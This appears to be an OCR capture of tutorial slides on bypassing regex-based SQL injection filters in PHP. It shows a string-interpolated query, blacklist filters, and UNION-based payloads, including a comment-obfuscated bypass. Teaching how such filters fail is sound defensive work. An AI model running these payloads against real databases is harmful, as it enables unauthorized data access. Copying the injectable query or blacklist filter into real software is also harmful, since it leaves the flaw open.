
If an attacker does find a way to bypass the limitation of the previous filter. How about we further limit the rest of the string?

- Say we want to purify users’ inputs against the SQL Injection now
- We know that inputs come from the parameter $input
- The input will be placed into the position like



```
SELECT * FROM users WHERE id = '$input';
```


- One developer revised it to be an enhanced one



```
if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.*?select.*?from/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt


- `1'•UNION•SELECT•1,•2,•3•FROM•DUAL•#`



```
if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.*?select.*?from/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt


- 1'•UNION•SELECT•1,•2,•3•FROM•DUAL•#



```
if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.*?select.*?from/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt


- ~~`1'•UNION•SELECT•1,•2,•3•FROM•DUAL•#`~~
- `1'/**/UNION/**/SELECT•1,•2,•3•FROM•DUAL•#`



```php
if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.*?select.*?from/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt

